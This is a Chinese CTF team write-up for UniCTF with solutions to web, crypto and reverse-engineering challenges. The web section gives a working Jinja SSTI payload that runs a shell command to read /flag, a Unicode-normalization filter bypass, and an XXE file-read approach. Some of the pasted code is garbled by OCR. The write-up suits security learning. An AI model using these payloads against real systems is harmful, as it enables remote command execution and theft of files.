UniCTF WP

战队名：KFCTF_1s_so_ha2d

排名：

总榜

96	KFCTF_1s_so_ha2d	2198	

新生

54	KFCTF_1s_so_ha2d	2198	

Misc

Web

GlyphWeaver[done]

输入一些东西，发现有个normalize，输入全角字符，发现被规范化为半角字符，由此可以绕过下面的注入检测，在下方进行SSTI

payload: `{{url_for.__globals__['__builtins__'].__import__('os').popen('cat /flag').read()}}`

Flag: `UniCTF{0da3dec5-b5ea-4a72-a548-1b2499dba3fb}`

Intrasight[待完成]


访问httpbin.org，好像是用浏览器(WebDriver)之类的访问，但看题目意思应该是找内网的服务？

按F12可以看到一行注释`<!-- internal-services: [public_web, admin_panel, w*_*e*1*r] -->`，暂未发现有什么用……

SecureDoc[done]

先传一个，提示XFA，搜索得到有关XFA的XXE攻击POC：
https://www.cnblogs.com/clnchanpin/p/19474345

下载下来编译运行，读取内容改为file:///flag，上传即得flag



flag: `UniCTF{8a2c3b67-2cfa-412a-a156-c69e73b4167a}`

ezUpload[待完成]

看题目说明应该是上传配置文件，但是要绕“php”关键字，还不能用续行符

我也试着上传了很多个，但是读取不到flag，也用bq改过包

看revenge多ban了个 `</`

Crypto

Subgroup-Weaver[done]

chatgpt秒了，只有数据够多，直接枚举爆破就行

代码块

```
from pwn import *
from tqdm import trange

HOST = "nc1.ctfplus.cn"
PORT = 30082

KEY_LEN = 64
BITS = KEY_LEN * 8
SAMPLES = 600   # 稳一点

io = remote(HOST, PORT)

cnt = [0] * BITS

print("[*] 收集 OTP 样本中...")

for _ in trange(SAMPLES):
    io.recvuntil(b'> ')
    io.sendline(b'00')
    line = io.recvline().strip()

    otp = int(line)
    bits = bin(otp)[2:].zfill(BITS)   # 大端 bit 串

    for i, b in enumerate(bits):
        if b == '1':
            cnt[i] += 1

print("[*] 样本收集完成，开始恢复 key...")

key_bits = []
for i in range(BITS):
    p = cnt[i] / SAMPLES
    # 偏置判断
    if p > 0.5:
```

```
            key_bits.append('0')
        else:
            key_bits.append('1')

    key_int = int(''.join(key_bits), 2)
    key_bytes = key_int.to_bytes(KEY_LEN, 'big')
    key_hex = key_bytes.hex()

    print("[+] 恢复的 key =", key_hex)

    # 提交 key
    io.recvuntil(b'> ')
    io.sendline(key_hex.encode())

    # 读 flag
    while True:
        try:
            line = io.recvline(timeout=2)
            if not line:
                break
            print(line.decode(), end='')
        except:
            break

    io.close()
```

subgroup_dlp

factordb先分解n，然后得到的因子都分别求离散对数，最后CRT合并，注意第三个因子-1是7的倍数，需要特殊处理

代码块

```
from Crypto.Util.number import *
n = 20416580311348568104958456290409800602076453150746674606637172527592736894552749500299570715851384304673805100612931000268540860237227126141075427447627491168
c = 819522910122879331216053161448774612205622047908149114845513417105122660463228961037977946262828774912005696120701323180275976653583559945086466772810614169 7
a = 7

def extended_crt(remainders, moduli):
    if len(remainders) != len(moduli):
        return (None, None)
    x0 = remainders[0]
```

```
    m0 = moduli[0]
    for r, m in zip(remainders[1:], moduli[1:]):
        d = gcd(m0, m)
        c = r - x0
        if c % d != 0:
            return (None, None)
        g, k1, k2 = xgcd(m0, m)
        m_prime = m // d
        k0 = ((c // d) * k1) % m_prime
        x0 += k0 * m0
        m0 = m0 * m // d
        x0 = x0 % m0
    return (x0, m0)
#factordb分解的因子
pe1 = 32
pe2 = 9
p3 = 10711086940911733573
p4 = 188455199626845780197
p5 = 98885495886252569524605232017626006758709661100088285377181982993837727505 9

c1 = c % pe1
c2 = c % pe2
c3 = c % p3
c4 = c % p4
c5 = c % p5

r1 = 0
m1 = Mod(a, pe1).multiplicative_order()

r2 = 1
m2 = Mod(a, pe2).multiplicative_order()

g3 = Mod(a, p3)
ord_p3 = g3.multiplicative_order()
r3 = discrete_log(Mod(c3, p3), g3, ord=ord_p3)
m3 = ord_p3

g4 = Mod(a, p4)
ord_p4 = g4.multiplicative_order()
r4_p = discrete_log(Mod(c4, p4), g4, ord=ord_p4)
p4_2 = p4^2
c4_2 = c % p4_2
term1 = pow(a, r4_p, p4_2)
term2 = pow(a, ord_p4, p4_2)
t = (term2 - 1) // p4
lhs_coeff = (term1 * t) % p4
```

```
rhs = ((c4_2 - term1) // p4) % p4
k = (pow(lhs_coeff, -1, p4) * rhs) % p4
r4_p2 = (r4_p + k * ord_p4) % (ord_p4 * p4)
p4_3 = p4^3
c4_3 = c % p4_3
term1_3 = pow(a, r4_p2, p4_3)
term2_3 = pow(a, ord_p4 * p4, p4_3)
t3 = (term2_3 - 1) // p4_2
lhs_coeff3 = (term1_3 * t3) % p4
rhs3 = ((c4_3 - term1_3) // p4_2) % p4
k3 = (pow(lhs_coeff3, -1, p4) * rhs3) % p4
ord_p43 = ord_p4 * p4**2
r4 = (r4_p2 + k3 * ord_p4 * p4) % ord_p43
m4 = Mod(a, p4_3).multiplicative_order()

g5 = Mod(a, p5)
ord_p5 = g5.multiplicative_order()
r5 = discrete_log(Mod(c5, p5), g5, ord=ord_p5)
m5 = ord_p5

remainders = [r1, r2, r3, r4, r5]
moduli = [m1, m2, m3, m4, m5]

X_total, M_total = extended_crt(remainders, moduli)
flag_bytes = long_to_bytes(X_total)
flag = flag_bytes.decode('utf-8', errors='ignore')
print(flag)
```

Reverse

c_polynomial[done]

分析反编译代码，发现我们要寻找一组系数，使得多项式在特定处取得零点，使用z3求解

由于有点懒，让D老师写了一个脚本，但是D老师太逊了，零点和非零点条件全部写！反！了！

并且求出来的数字输进程序会显示Correct，但是flag有乱码，于是再提取所有解，并筛选出正确flag

代码块

```
from z3 import *

def solve_coeffs():
    """
    求解满足条件的9个系数，使用32位有符号整数模拟C语言中的int类型
    """

```

```python
    # 定义常量
    BITMASK = 0x400C0210000001

    # 创建9个32位有符号整数变量
    coeffs = [BitVec(f'c{i}', 32) for i in range(9)]

    s = Solver()

    print("开始求解（32位有符号整数模拟）...")

    # 添加约束：对于每个i从-60到59
    for i_val in range(-60, 60):
        # 将i值转换为32位有符号整数
        i_bv = BitVecVal(i_val, 32)

        # 初始化total和power为32位有符号整数
        total = BitVecVal(0, 32)
        power = BitVecVal(1, 32)

        # 计算多项式：total = Σ coeffs[j] * i^j
        for j in range(9):
            # coeffs[j] * power（32位有符号乘法，会溢出）
            term = coeffs[j] * power
            # total += term（32位有符号加法，会溢出）
            total = total + term

            # power *= i（32位有符号乘法，会溢出）
            if j < 8:  # 最后一次不需要计算power了
                power = power * i_bv

        # 计算条件索引
        condition_index = i_val + 37

        # 添加约束条件
        if 0 <= condition_index <= 0x36:
            # 检查BITMASK的对应位
            bit_is_set = (BITMASK >> condition_index) & 1

            if bit_is_set == 1:
                # 位被设置，要求 total != 0
                s.add(total == 0)
            else:
                # 位未被设置，要求 total == 0
                s.add(total != 0)
        else:
            # condition_index不在范围内，要求 total == 0
            s.add(total != 0)
```

```python

    # 约束1：最后一个系数必须是1
    s.add(coeffs[8] == 1)

    # 约束2：特定系数值约束
    # coeffs[6] = 44114（直接值）
    s.add(coeffs[6] == 44114)

    # coeffs[7] = 4294966690（作为32位无符号数，有符号表示为-606）
    # 在Z3中，我们需要将其解释为位向量值
    s.add(coeffs[7] == BitVecVal(-606, 32))

    print("正在求解...")

    # 尝试求解
    while s.check() == sat:
        model = s.model()

        # 提取系数值（作为有符号整数）
        coeff_values = []
        for i in range(9):
            val = model[coeffs[i]]
            # 转换为Python整数（有符号）
            if val is not None:
                # 获取位向量值
                int_val = val.as_signed_long()
                coeff_values.append(int_val)
            else:
                coeff_values.append(0)

        print("\n找到解！系数为:")
        for i, val in enumerate(coeff_values):
            print(f"  coeffs[{i}] = {val} (有符号), 无符号: {val &
0xFFFFFFFF:08x}")

        yield coeff_values

        s.add(Or(coeffs[i] != coeff_values[i] for i in range(9)))

if __name__ == "__main__":
    import subprocess
    with open('flag.txt', 'w') as f:
        for coeffs in solve_coeffs():
            print(' '.join(map(str, coeffs)))
            out, _ = subprocess.Popen(['c_polynomial.exe'],
stdin=subprocess.PIPE, stdout=subprocess.PIPE).communicate(' '.join(map(str,
coeffs)).encode())
```

```
            print(out.decode(errors='backslashreplace'))
            f.write(repr(out.split(b'flag: ')[1].strip())[2:-1]+'\n')
            f.flush()
```

下面是筛选脚本

代码块


```
for line in open('flag.txt'):
    if '\\' not in line:
        print(line.strip())
```

```
-1150729056 1913427864 -1417349260 1952187034 -37214631 -2145779092 44114 -606 1
I'm practicing my neuro math skills. Give me nine integers: Hmm, let me think...
Correct! Here's the flag: unictf{19287189\xad291837918-knsadainwak-sia\xe4nwoadiasg}

Seems not right...

D:\PiYuanZhouLv\sl\unictf\re\c_polynomial>D:/python313/python.exe d:/PiYuanZhouLv/sl/unictf/re/c_polynomial/filter.py
unictf{q928W189m291837918-knsadai.wakMsia$nwoadiasg}
unictf{q928W189m291837918-knsadai.wakMsia$nwoadiasg}
unictf{1928w189-291837918-knsadainwakmsiadnwoadiasg}
unictf{1928w189m291837918-knsadainwakmsia$nwoadiasg}
unictf{19287189-291837918-knsadainwak-siadnwoadiasg}
unictf{19287189-291837918-knsadainwak-siadnwoadiasg}
unictf{19287189m291837918-knsadainwak-sia$nwoadiasg}
unictf{19287189m291837918-knsadainwak-sia$nwoadiasg}
unictf{q928W189-291837918-knsadai.wakMsiadnwoadiasg}
unictf{q928W189-291837918-knsadai.wakMsiadnwoadiasg}
unictf{1928w189m291837918-knsadainwakmsia$nwoadiasg}
unictf{1928w189-291837918-knsadainwakmsiadnwoadiasg}
```

flag: `unictf{19287189-291837918-knsadainwak-siadnwoadiasg}`

c_sm4[done]

先用DIE查一下，发现是魔改UPX壳，用十六进制编辑器将三个section的名称改成 `UPX1` 、 `UPX2` 、 `UPX3` 即可 `upx -d` 脱壳



让D老师写了一个解密脚本，但是D老师把密钥的0x89看成0x87了，卡了很久（其实D老师还说这个是标准的SM4来着）早知道不如自己写了zwz

代码块

```
import struct

# 正确的SM4 S盒（256个值）
SM4_SBOX = [
    0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
    0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
    0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62,
    0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6,
    0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
    0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
    0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x21, 0x78, 0x87,
```

```
    0xD4, 0x00, 0x46, 0x57, 0x9F, 0xD3, 0x27, 0x52, 0x4C, 0x36, 0x02, 0xE7, 0xA0, 0xC4, 0xC8, 0x9E,
    0xEA, 0xBF, 0x8A, 0xD2, 0x40, 0xC7, 0x38, 0xB5, 0xA3, 0xF7, 0xF2, 0xCE, 0xF9, 0x61, 0x15, 0xA1,
    0xE0, 0xAE, 0x5D, 0xA4, 0x9B, 0x34, 0x1A, 0x55, 0xAD, 0x93, 0x32, 0x30, 0xF5, 0x8C, 0xB1, 0xE3,
    0x1D, 0xF6, 0xE2, 0x2E, 0x82, 0x66, 0xCA, 0x60, 0xC0, 0x29, 0x23, 0xAB, 0x0D, 0x53, 0x4E, 0x6F,
    0xD5, 0xDB, 0x37, 0x45, 0xDE, 0xFD, 0x8E, 0x2F, 0x03, 0xFF, 0x6A, 0x72, 0x6D, 0x6C, 0x5B, 0x51,
    0x8D, 0x1B, 0xAF, 0x92, 0xBB, 0xDD, 0xBC, 0x7F, 0x11, 0xD9, 0x5C, 0x41, 0x1F, 0x10, 0x5A, 0xD8,
    0x0A, 0xC1, 0x31, 0x88, 0xA5, 0xCD, 0x7B, 0xBD, 0x2D, 0x74, 0xD0, 0x12, 0xB8, 0xE5, 0xB4, 0xB0,
    0x89, 0x69, 0x97, 0x4A, 0x0C, 0x96, 0x77, 0x7E, 0x65, 0xB9, 0xF1, 0x09, 0xC5, 0x6E, 0xC6, 0x84,
    0x18, 0xF0, 0x7D, 0xEC, 0x3A, 0xDC, 0x4D, 0x20, 0x79, 0xEE, 0x5F, 0x3E, 0xD7, 0xCB, 0x39, 0x48
]

# SM4常量
SM4_FK = [0xA3B1BAC7, 0x56AA3352, 0x677D919A, 0xB27022E0]

SM4_CK = [
    0x00070E15, 0x1C232A31, 0x383F464D, 0x545B6269,
    0x70777E85, 0x8C939AA1, 0xA8AFB6BD, 0xC4CBD2D9,
    0xE0E7EEF5, 0xFC030A11, 0x181F262D, 0x343B4249,
    0x50575E65, 0x6C737A81, 0x888F969D, 0xA4ABB2B9,
    0xC0C7CED5, 0xDCE3EAF1, 0xF8FF060D, 0x141B2229,
    0x30373E45, 0x4C535A61, 0x686F767D, 0x848B9299,
    0xA0A7AEB5, 0xBCC3CAD1, 0xD8DFE6ED, 0xF4FB0209,
    0x10171E25, 0x2C333A41, 0x484F565D, 0x646B7279
]

def rotl(x, n):
    """循环左移"""
    return ((x << n) | (x >> (32 - n))) & 0xFFFFFFFF

def sm4_t(x):
    """合成置换 T（用于加密）"""
    # S盒替换
    b0 = SM4_SBOX[(x >> 24) & 0xFF]
    b1 = SM4_SBOX[(x >> 16) & 0xFF]
    b2 = SM4_SBOX[(x >> 8) & 0xFF]
    b3 = SM4_SBOX[x & 0xFF]

    b = (b0 << 24) | (b1 << 16) | (b2 << 8) | b3
```

```python
    # 线性变换 L
    return b ^ rotl(b, 2) ^ rotl(b, 10) ^ rotl(b, 18) ^ rotl(b, 24)

def sm4_tp(x):
    """合成置换 T'（用于密钥扩展）"""
    # S盒替换
    b0 = SM4_SBOX[(x >> 24) & 0xFF]
    b1 = SM4_SBOX[(x >> 16) & 0xFF]
    b2 = SM4_SBOX[(x >> 8) & 0xFF]
    b3 = SM4_SBOX[x & 0xFF]

    b = (b0 << 24) | (b1 << 16) | (b2 << 8) | b3
    # 线性变换 L'
    return b ^ rotl(b, 13) ^ rotl(b, 23)

def load_be32(data):
    """大端序加载32位整数"""
    if isinstance(data, bytes):
        return struct.unpack('>I', data[:4])[0]
    elif isinstance(data, (list, tuple)):
        # 假设是字节列表
        return (data[0] << 24) | (data[1] << 16) | (data[2] << 8) | data[3]

def store_be32(data, offset, value):
    """大端序存储32位整数到字节数组"""
    data[offset] = (value >> 24) & 0xFF
    data[offset + 1] = (value >> 16) & 0xFF
    data[offset + 2] = (value >> 8) & 0xFF
    data[offset + 3] = value & 0xFF

def sm4_setkey_enc(key_bytes):
    """生成加密轮密钥"""
    # 将16字节密钥转换为4个32位大端序整数
    mk = [
        load_be32(key_bytes[0:4]),
        load_be32(key_bytes[4:8]),
        load_be32(key_bytes[8:12]),
        load_be32(key_bytes[12:16])
    ]

    # 初始化
    k = [0] * 36
    k[0] = mk[0] ^ SM4_FK[0]
    k[1] = mk[1] ^ SM4_FK[1]
    k[2] = mk[2] ^ SM4_FK[2]
    k[3] = mk[3] ^ SM4_FK[3]

```

```python
    # 生成轮密钥
    rk = [0] * 32
    for i in range(32):
        tmp = k[i+1] ^ k[i+2] ^ k[i+3] ^ SM4_CK[i]
        k[i+4] = k[i] ^ sm4_tp(tmp)
        rk[i] = k[i+4]

    return rk

def sm4_crypt_block(rk, input_bytes):
    """加密一个16字节块"""
    # 加载输入
    x = [0] * 36
    x[0] = load_be32(input_bytes[0:4])
    x[1] = load_be32(input_bytes[4:8])
    x[2] = load_be32(input_bytes[8:12])
    x[3] = load_be32(input_bytes[12:16])

    # 32轮加密
    for i in range(32):
        tmp = x[i+1] ^ x[i+2] ^ x[i+3] ^ rk[i]
        x[i+4] = x[i] ^ sm4_t(tmp)

    # 输出（反序）
    output = bytearray(16)
    store_be32(output, 0, x[35])
    store_be32(output, 4, x[34])
    store_be32(output, 8, x[33])
    store_be32(output, 12, x[32])

    return bytes(output)

def sm4_ecb_decrypt(encrypted_data, key_bytes):
    """SM4 ECB模式解密"""
    # 生成解密轮密钥（加密轮密钥反序）
    rk = sm4_setkey_enc(key_bytes)
    dec_rk = rk[::-1]

    # ECB模式解密
    decrypted = bytearray()
    for i in range(0, len(encrypted_data), 16):
        block = encrypted_data[i:i+16]
        decrypted_block = sm4_crypt_block(dec_rk, block)
        decrypted.extend(decrypted_block)

    # 去除PKCS7填充
    pad_len = decrypted[-1]
```

```python
        if 1 <= pad_len <= 16:
            decrypted = decrypted[:-pad_len]

        return bytes(decrypted)

    def main():
        # 密钥（根据C代码）
        key_bytes = bytes([
            0x01, 0x23, 0x45, 0x67,
            0x89, 0xAB, 0xCD, 0xEF, # <- 就是这个0x89被D老师当成0x87了
            0xFE, 0xDC, 0xBA, 0x98,
            0x76, 0x54, 0x32, 0x10
        ])

        print("密钥:", key_bytes.hex().upper())

        # 获取加密数据
        encrypted_hex = input("请输入程序输出的加密十六进制字符串: ").strip()

        try:
            encrypted_data = bytes.fromhex(encrypted_hex)
            print(f"加密数据长度: {len(encrypted_data)} 字节")

            # 解密
            decrypted_data = sm4_ecb_decrypt(encrypted_data, key_bytes)
            print(f"解密结果: {decrypted_data}")
        except Exception as e:
            print(f"解密失败: {e}")

    if __name__ == "__main__":
        main()
```

```
密钥: 0123456789ABCDEFFEDCBA9876543210
请输入程序输出的加密十六进制字符串: e35d1c09d8616700515874 75dba013bfe253923f8571add70f63a674dbeb8f22
加密数据长度: 32 字节
解密结果: b'unictf{sm4ezze44ms}'
```

flag: `unictf{sm4ezze44ms}`

Strange_Py[done]

用 `pyinstxtractor.py` 解包，然后pycdc反编失效，直接pycdas交给D老师，找不到tea的文件，猜想可能在混在标准库里面了，用版本一致的python运行 `pyinstxtractor.py` 解包，然后就可以在 `PYZ.pyz_extracted` 文件夹里面找到tea.pyc，依旧D老师反编，得到主要加密逻辑

代码块

```
import sys
from os import path
from ctypes import c_uint32

def get_base_path():
    """获取程序运行的基准路径（适配开发/打包环境）"""
    if hasattr(sys, '_MEIPASS'):
        base_dir = sys._MEIPASS
    else:
        base_dir = path.abspath(path.dirname(__file__))
    return base_dir

base_path = get_base_path()
sys.path.insert(0, base_path)

try:
    from Eencrypt import *
except ImportError as e:
    raise ImportError('导入错误')

def encoded(data):
    """TEA加密函数"""
    # 数据预处理
    data = refill(data)
    data = [i for i in data]

    # 生成随机密钥
    rand = randint1(16)
    k = bytes(rand)
    key = join1(rand)
    key = by(key)

    bt = b''

    # 分块加密
    for i in range(0, len(data), 8):
        # 生成随机数
        rand = randint1(8)
        n2 = bytes(rand)

        # 数据异或
        text = xor(data[i:i+8], rand)

        # 转换为32位整数对
        enc = [
            int(text[:len(text)//2], 16),
            int(text[len(text)//2:], 16)
```

```
        ]

        plaintext = []

        # TEA加密循环
        for i in range(0, len(enc), 2):
            cs = 50
            vi = 0x12345678  # 305419896

            # 将数据转换为ctypes的32位无符号整数
            v0 = c_uint32(enc[i])
            v1 = c_uint32(enc[i+1])
            v = c_uint32(0)

            # TEA核心加密循环
            for j in range(cs):
                # 更新v
                v.value = (v.value - vi) & 0xFFFFFFFF

                # 更新v0
                temp_sum_v_v1 = (v.value + v1.value) & 0xFFFFFFFF
                temp_key1_v1_shift = (key[1] + (v1.value >> 5)) & 0xFFFFFFFF
                temp_key0_16v1 = (key[0] + (v1.value << 4)) & 0xFFFFFFFF
                temp_v0_update = (temp_sum_v_v1 ^ temp_key1_v1_shift ^
temp_key0_16v1) & 0xFFFFFFFF
                v0.value = (v0.value + temp_v0_update) & 0xFFFFFFFF

                # 更新v1
                temp_sum_v_v0 = (v.value + v0.value) & 0xFFFFFFFF
                temp_key3_v0_shift = (key[3] - (v0.value >> 5)) & 0xFFFFFFFF
                temp_key2_16v0 = (key[2] + (v0.value << 4)) & 0xFFFFFFFF
                temp_v1_update = (temp_sum_v_v0 ^ temp_key3_v0_shift ^
temp_key2_16v0) & 0xFFFFFFFF
                v1.value = (v1.value + temp_v1_update) & 0xFFFFFFFF

            # 存储加密结果
            enc[i] = v0.value
            enc[i+1] = v1.value
            plaintext.extend([enc[i], enc[i+1]])

        # 将加密结果转换为字节
        plaintext = byte(join1(plaintext, 8))

        # 构建最终输出
        bt += bytes(plaintext) + n2

    # 最终加密
```

```
93      return encryption(bt, k)
```

这里的Eencrypt是用Cython写的模块，可以用对应版本的python导入，先分析一下各个函数的作用

代码块

```
refill(bytes) -> 8Bytes padded(\0) data
    e.g. refill(b'123') == b'123\0\0\0\0\0'
randint1(num: int) -> num个随机byte
    e.g. randint1(2) --like-> [114, 51]
join1(list[int], bit: int) -> 将数字的hex拼接在一起
    e.g. join1([1, 2, 3]) == '010203'  join1([1, 2, 3], 3) == '001002003'
by(十六进制字符串) -> [值]
    e.g. by('123') == [0x123]
         by(sum((str(i)*8 for i in range(4)), "")) == [0x11111111, 0x22222222, 0x33333333, 0x44444444]
xor(a: bytes, b:bytes) -> 十六进制字符串
    e.g. xor(b'123', b'000') == '010203'
byte(str|bytes) -> bytes
    e.g. byte(b'111213') == b'\x11\x12\x13'
encryption(a: bytes, b: bytes) -> a+b+随机长度随机字符(长度<16)
    e.g. Eencrypt.encryption(b'1111', b'2222') --e.g.-> b'111122228$\x89w4\xba"\xa3\xa30`'
```


~~这里有两个函数(`randint1` 、 `encryption`)行为不确定，用IDA打开.pyd，找到对应函数名的字符串，交叉引用后即可在附近找到函数地址，进入分析~~ 分析不出来，进一步调用基本明确了两个函数的行为，直接开逆

代码块

```
from ctypes import c_uint32

def decrypt(data):

    rubbish = len(data) % 16
    data = data[:-rubbish]
    bt, k = data[:-16], data[-16:]
    key = [int.from_bytes(k[i*4:i*4+4]) for i in range(4)]

    decrypted = b''

    for i in range(0, len(data), 16):

        plaintext, n2 = bt[i:i+8], bt[i+8:i+16]

```

```
            cs = 50
            vi = 0x12345678
